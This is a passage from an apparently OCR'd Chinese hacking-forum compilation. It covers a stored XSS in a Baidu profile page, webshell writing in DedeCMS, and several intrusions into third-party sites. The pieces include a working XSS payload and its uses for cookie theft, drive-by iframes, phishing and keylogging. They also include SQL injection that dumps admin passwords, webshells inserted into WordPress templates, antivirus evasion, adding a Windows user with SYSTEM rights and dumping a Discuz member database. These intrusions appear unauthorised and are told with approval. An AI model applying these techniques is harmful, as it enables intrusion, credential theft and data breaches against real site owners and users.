


图　2-4-6

其它的地方就不列举了，因为本文漏洞页面是百度空间个人主页，其它页面的输出分析就不说了。通过上面输出截图可以看到输出情况如下：

```
<div class="q-summary"><p>[内容] </p></div>
```

针对 content 参数做些修改，随便写点东西发包，截获，如图 2-4-7：

图　2-4-7

其中 content 字段就是正文内容，修改如下，然后发送，如图 2-4-8：




图　2-4-8

再发送，如图 2-4-9：

图　2-4-9

发送之后回到个人主页看看，发现两条都是同样的结果，如图 2-4-10：




图　2-4-10

什么都没有了，通常这种情况有可能是白名单机制，即不在白名单里的标签通通滤掉，接下来测试下什么符号是可用的，通过分析发现发送的字符 做了 escape 转换 和 未转换的 被过滤的程度是不一样的。

例如发送“';!--"<XSS>=&{()}”和“%27%3B%21--%22%3CXSS%3E%3D%26%7B%28%29%7D”，被过滤成如下情况（上面是 escape 之后的，下面是直接发送的），如图 2-4-11：




图　2-4-11

通过几个点的输出观察发现唯有个人主页下的输出可用字符最多，但是这个页面是日志列表页面，显示内容是有字符数限制的，故我们发送测试用例的时候必须是一篇篇日志的发送，每篇 2 到 3 个用例，接下来就是整理需要发送的用例（这个需要平时自己积累），如图 2-4-12：




图　2-4-12

接下来就是等待，待完成后进行输出日志列表的审查。发现一篇有意思的，如图 2-4-13：

图　2-4-13

<script>居然在这种组合下没有过滤，只是过滤了里面的语句，再切换到个人主页查看，执行成功，如图 2-4-14：

图　2-4-14

看下调试页面信息，语句执行成功，如图 2-4-15：

```
<div class="item-content cs-contentblock-detailcontent">
<div class="q-previewbox"></div>
<div class="q-summary">
<p>
   [if gte IE 4]&gt;|
      <script>
            alert('XSS');
      <script>
</p>
</div>
</div>
```

图　2-4-15

再看看成功触发的测试用例<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]-->，输出时被转换成了<p>[if gte IE 4]> <SCRIPT>alert('XSS');</SCRIPT><!--[endif]</p-->，这里我们只能推断出是<!--[if gte IE 4]> <![endif]-->打乱了百度个人主页部分输出的逻辑代码造成了 SCRIPT 可独立执行。原本<!--[if gte IE 4]>之间的内容只能是 IE 才可以执行，现在所有浏览器全可运行。Chrome 如图 2-4-16：

图　2-4-16

IE 如图 2-4-17：

图　2-4-17

漏洞利用：

1、cookie 窃取,搭个 XSS 平台专门收信息，如图 2-4-18：

图　2-4-18

2、挂马攻击（演示嵌一个 Iframe,可以让其不可见），如图 2-4-19：

图　2-4-19

3、XSS phishing,延时刷伪造页面，可 URL 不变，如图 2-4-20：

图　2-4-20

4、JS 下的键盘记录，可以和 XSS phishing 来结合使用，也可以发挥想象力进行其它方式的利用，如下图 keylogger 可以远程记录用户在页面中的输入，如图 2-4-21：

图　2-4-21

5、手机端的利用，可以构造个无限循环，必须强制退出浏览器，当然也可以用 WTAI 协议来拨个号或发个短信（当然有缺陷得人工干预），如图 2-4-22：

图　2-4-22

参考信息：http://www.wooyun.org/bugs/wooyun-2013-044903

（全文完）责任编辑：随性仙人掌

第三章 CMS 渗透

第1节 浅谈 dedecms 后台拿 shell

作者：lengai
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

上次看到那 raindrop 机油的 dede 后台写 shell 的文章传送门，今天自己搭建了一个 dede。尝试了一下 raindrop 机油方法。可是听是听明白了，可是还是不会应用。(后来发现 raindrop 机油截图里面有一个地方应该手误写错了。）只好查代码看了（幸好 dede 没有 zend option 加密）经过测试我发现 dede 应该有对 magic_quotes_gpc 进行设置。所以不管 magic_quotes_gpc 开启还是关闭都不会有影响的（我猜测应该就是判断如果 magic_quotes_gpc 开启就用 striptslashes（）去掉转义符号。因为我没找到代码所以不能确实是不是这样）经过查找在页面 dede/sys_info.php 找到了该页面。Dede 程序员做的还不错，都备注好了，一看就知道了函数的功能，如图 3-1-1：

```
//更新配置函数
function ReWriteConfig()
{
    global $dsql,$configfile;
    if(!is_writeable($configfile))
    {
        echo "配置文件'{$configfile}'不支持写入，无法修改系统配置参数！";
        exit();
    }
    $fp = fopen($configfile,'w');
    flock($fp,3);
    fwrite($fp,"<".."?php\r\n");
    $dsql->SetQuery("SELECT `varname`,`type`,`value`,`groupid` FROM `#@__sysconfig` ORDER BY aid ASC "
    $dsql->Execute();
    while($row = $dsql->GetArray())
    {
        if($row['type']=='number')
        {
        //如果为数字的情况下，就直接输出，我随便找几个，发现那几个是过滤了，文本，可惜还是有地方
            if($row['value']=='') $row['value'] = 0;
            fwrite($fp,"\${$row['varname']} = ".$row['value'].";\r\n");

        }
        else
        {
            fwrite($fp,"\${$row['varname']} = '".str_replace("'",'',$row['value'])."';\r\n");
```

图 3-1-1

来分析下代码：

```
function ReWriteConfig()
{
global $dsql,$configfile;
if(!is_writeable($configfile))
{
echo "配置文件'{$configfile}'不支持写入，无法修改系统配置参数！";
exit();
}
/*
```

```
以写的方式打开一个文件。接着从数据库里面查找配置，在写到文件里面。
*/
$fp = fopen($configfile,'w');
flock($fp,3);
fwrite($fp,"<"."?php\r\n");
$dsql->SetQuery("SELECT `varname`,`type`,`value`,`groupid` FROM `#@__sysconfig` ORDER BY aid ASC ");
$dsql->Execute();
while($row = $dsql->GetArray())
{
if($row['type']=='number')
{
/*
如果为数字的情况下，就直接写到文件里面。
我本以为找到数字类型的，直接写入代码（类似';phpinfo();//），可惜找了几个都没找到。
本以为放弃了，结果后面无意间发现了一个可以利用的地方。
*/
if($row['value']=='') $row['value'] = 0;
fwrite($fp,"\${$row['varname']} = ".$row['value'].";\r\n");
}
else
{
/*
如果类型为文本的话 他会自动去掉单引号，在自动加上单引号。
其实这样的思路是没啥错的，可惜现在人们越来月淫荡了。所以他还是有个地方错误，他忽略了转义符（\）
*/
fwrite($fp,"\${$row['varname']} = '".str_replace("'","",$row['value'])."';\r\n");
}
}
fwrite($fp,"?".">");
fclose($fp);
}
```

我们利用转义符(\)来写一个 phpinfo，至于我为什么要用 file_put_contents 来写呢？那是因为我为了测试一下在开启 magic_quote_gpc 情况下他会不会对我提交的双引号进行过滤，结果发现他不会过滤双引号，当点击配置后，我们去 config.cache.inc.php 页面看看数据是怎么变化的，如图 3-1-2，图 3-1-3，图 3-1-4：




图　3-1-2

图　3-1-3

图　3-1-4

十分佩服 raindrop 机油思路好敏捷，这样绕过都可以。Dede 写 shell 第二个方法在添加新变量里面，这个方法比较坑哦，只能用 1 次，如果不小心写错的话，那估计以后都不能用，除非你能修改 config.cache.inc.php 文件，如图 3-1-5，图 3-1-6：




图　3-1-5




图　3-1-6

分析一下代码：

```
//增加新变量
else if($dopost=='add')
{
if($vartype=='bool' && ($nvarvalue!='Y' && $nvarvalue!='N'))
```

```
{
ShowMsg("布尔变量值必须为'Y'或'N'!","-1");
exit();
}
/*
应为我们的类型是数字型，所以来到这里，这里判断 navename 是不是字符串 a-z，我们取名是正常的
接着判断该变量名是否用过了，如果没有的话，就直接把数据带到数据库了。
是不是发现什么了，前面我们分析了，当判断变量类似是数字的时候直接写到文件里面。所以这里就不用
去绕过单引号了。*/
if(trim($nvarname)=='' || preg_match("#[^a-z_]#i", $nvarname) )
{
ShowMsg("变量名不能为空并且必须为[a-z_]组成!","-1");
exit();
}
$row = $dsql->GetOne("SELECT varname FROM `#@__sysconfig` WHERE varname LIKE '$nvarname' ");
if(is_array($row))
{
ShowMsg("该变量名称已经存在!","-1");
exit();
}
$row = $dsql->GetOne("SELECT aid FROM `#@__sysconfig` ORDER BY aid DESC ");
$aid = $row['aid'] + 1;
$inquery = "INSERT INTO `#@__sysconfig`(`aid`,`varname`,`info`,`value`,`type`,`groupid`)
VALUES ('$aid','$nvarname','$varmsg','$nvarvalue','$vartype','$vargroup')";
$rs = $dsql->ExecuteNoneQuery($inquery);
if(!$rs)
{
ShowMsg("新增变量失败，可能有非法字符！", "sys_info.php?gp=$vargroup");
exit();
}
```

最后 shell 的地址是 http://www.xxx.com/data/config.cache.inc.php。

越写越困，到最后草草了事，还有一些疑问还没解决。睡觉先，明天还要上班，这个只是小菜个人分析，如果有错误地方，欢迎指正。

（全文完）责任编辑：Rem1x

第2节 一次多思路的渗透

作者：a584518

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

不知不觉，法客二周年了，说来惭愧，我是今年年中才来法客的，刚来就被这里的氛围感染了，现在法客过生日了，我也送一份礼物，为论坛添几块砖！目标站是一个小游戏的网站，url 后面加一个 robots.txt，如图 3-2-1：




图　3-2-1

竟然是 dede 的，让我情何以堪，看看版本吧，如图 3-2-2：

图　3-2-2

20110325 很低，应该是有戏的，试试 dede 的那个 plus/search.php 注入漏洞，如图 3-2-3：

图　3-2-3

竟然直接爆出的账号密码，你好歹也是一个游戏站，安全居然做成这样，我内牛满面了。得到账号 admin，密码解密为 admin123!!继续找找后台吧，加了一个 dede，如图 3-2-4：

图　3-2-4

这算什么情况，随后我又去试了试 dede 爆后台的那个，不过网站过滤了错误回显，自然那个方法也就行不通了，直接 getshell 也不行，我蛋疼了。放弃从来不是我的作风，来跟烟继续。网址后面加 dede 没有报错，加其他的东西会爆 404，说明存在 dede 这个目录，那么就是做了限制了，我突然想起 dede 好像可以跨目录，思路有了就来实践吧。网址后面加上 include/dialog/select_media.php?f=form1.murl 看效果，如图 3-2-5：

图　3-2-5

刚才已经确定存在 dede 这个目录了，就直接确定，出现了登录界面，如图 3-2-6：

图　3-2-6

用刚才的账号密码登录成功，跳到别的目录了，如图 3-2-7：

图　3-2-7

我们再把 url 后面那一串字符去掉，换成 dede，就直接跳到网站后台了，如图 3-2-8：

图　3-2-8

接下来就拿 shell 吧，不过服务器上貌似装了狗，我各种穿各种被杀，小弟手上没什么免杀的马，平时也没有收藏这个的习惯，写了一个一句话上去，惊喜发现没被杀，但是菜刀连接被拦截，无奈找基友要了一个过狗的菜刀，才算是把这个 shell 拿下，如图 3-2-9：




图　3-2-9

这种奇葩我也是第一次见，这也说明了思路在渗透中的重要性，你这个站这么坑，我要不提

了你真是对不起我的努力，简单看了下网站的系统，如图 3-2-10：

服务器信息	
协议类型	HTTP/1.1 200 OK
页面类型	text/html; charset=utf-8
服务器类型	Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
程序支持	PHP/5.4.7

图　3-2-10

阿帕奇 2.4.3 php 版本为 5.4.7，window 系统 apache 服务 php 脚本引擎，这种组合我总是觉得怪怪的，印象中阿帕奇+php 大多都是 linux 的虚拟终端看看，我顿时吓尿了，如图 3-2-11，图 3-2-12：




图　3-2-11

图　3-2-12

竟然直接是 system 权限，直接添加用户，蛋疼的出现了什么密码策略，如图 3-2-13：

图　3-2-13

我可没什么耐性去配置一个密码出来，query user 了一下，看到管理员在线，直接用闪电小子的 getpass 抓管理员的密码，为什么是闪电小子的，因为闪电小子就在我对面坐着呢，嘿嘿，抓到了管理员的密码了 k9kdj3xpxy92wls 果然蛋疼，我随便去掉了一位，添加成功，服务器拿下，如图 3-2-14：

图　3-2-14

还是老话，渗透中，思路才是最重要的，祝法客越来越好！

（全文完）责任编辑：Rem1x

第3节　嘉缘人才管理系统后台取 shell

作者：xtool

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

拿了个小站，目录配置不当，导致可以查看备份文件，顺利拿到管理账号密码，但是拿不下啊，下套源码，自己研究下。在乌云上看到某人是插的配置，但是自己怎么插也不成功，看了下 phpcms 的拿 shell 办法，自己就顺着搞了下，模板风格，模板管理，编辑首页，直接插入一句话连接，但是拿到 shell 了，记得还原，如图 3-3-1：




图　3-3-1

win 下测试成功，linux 下未测试，至于插配置，反正我是没成功，有兴趣的可以测试下。
（全文完）责任编辑：Rem1x

第4节　一次由 wordpress 到 Discuz！ X3.1 的脱裤

作者：joinquan
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

通过收集信息，目标站是 DZx3.1，旁站是 wordpress。
到站长工具 whois 查询得到目标站的 E-mail 为 xxx1@gmail.com，旁站的 E-mail 为 xxx2@126.com，放到库里查一下得到目标站的 E-mail 密码是 MD5 加密的，破解无果。
而旁站的可以，得到密码***qhkr 和***6639，拿收集到的用户名密码通过旁站的博客后台登陆，提示错误，用 admin 密码***6639 成功登陆。
如图 3-4-1：

图　3-4-1

到媒体那里上传个一句话试试，如图 3-4-2：

图　3-4-2

显示保存媒体错误，但可以上传一般的图片和压缩文件 RAR。
既然这样拿到谷歌搜“wordpress 后台拿 shell”显示有好多，把马压缩在里面，文件名自己定义一个便于查找 ，到外观上传 rar 主题安装。
如图 3-4-3：

图　3-4-3

无法安装，缺少什么元素，还有几个大都类似，就是安装插件，访问 rar 包下面的元素，均已失败告终，于是又回到主题编辑那里面，如图 3-4-4：




图　3-4-4

既然能编辑 PHP 内容，那么插个马进去不就可以了么，于是乎在 404 模板插一句话，如图 3-4-5：




图　3-4-5

然后就是找路径了，找了好久一段时间，未果，这不科学啊，尼玛这能难倒我？版本是 wordpress 3.4.1，去官网下个安装包过来，本地查看路径：
wordpress\wp-content\themes\twentyten\404.php，
这就好办了，菜刀连接 http://www.xxx2.com/wp-content/themes/twentyten/404.php，如图 3-4-6：




图　3-4-6

成功连接，可以跨目录，然后虚拟终端看看，如图 3-4-7：

图　3-4-7

谷歌搜索“3.11.6 local root exploit”暂时没有找到什么好用的 exp 如果机油有的话不妨共享一下，然后找了两个，编译出错，本地编译完，拿去执行还是木有成功，上个大马上去，弹个 shell 想着执行一下，无奈自己在内网，还是暂时放弃吧。难道就这样了，不，还没看看 mysql 呢，然后就是翻目录找配置文件，在 config/config_ucenter.php 找到，代码：

```
define('UC_CONNECT', 'mysql');
define('UC_DBHOST', 'localhost');
define('UC_DBUSER', 'root');
define('UC_DBPW', '****er120');
define('UC_DBNAME', 'xxxx1');
define('UC_DBCHARSET', 'utf8');
define('UC_DBTABLEPRE', '`xxxx1`.pre_ucenter_');
define('UC_DBCONNECT', 0);
```

然后上传个 mysql.php，用户名 Root 密码******er120 登陆，如图 3-4-8：

图　3-4-8

Export 导出 pre_ucenter_members。之后我发现好多 edu.cn 的，你懂得，苦逼的是 MD5+salt 两层加密不能破解啊！

（全文完）责任编辑：Rem1x

第5节 ecshop 后台拿 shell

作者：gady

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

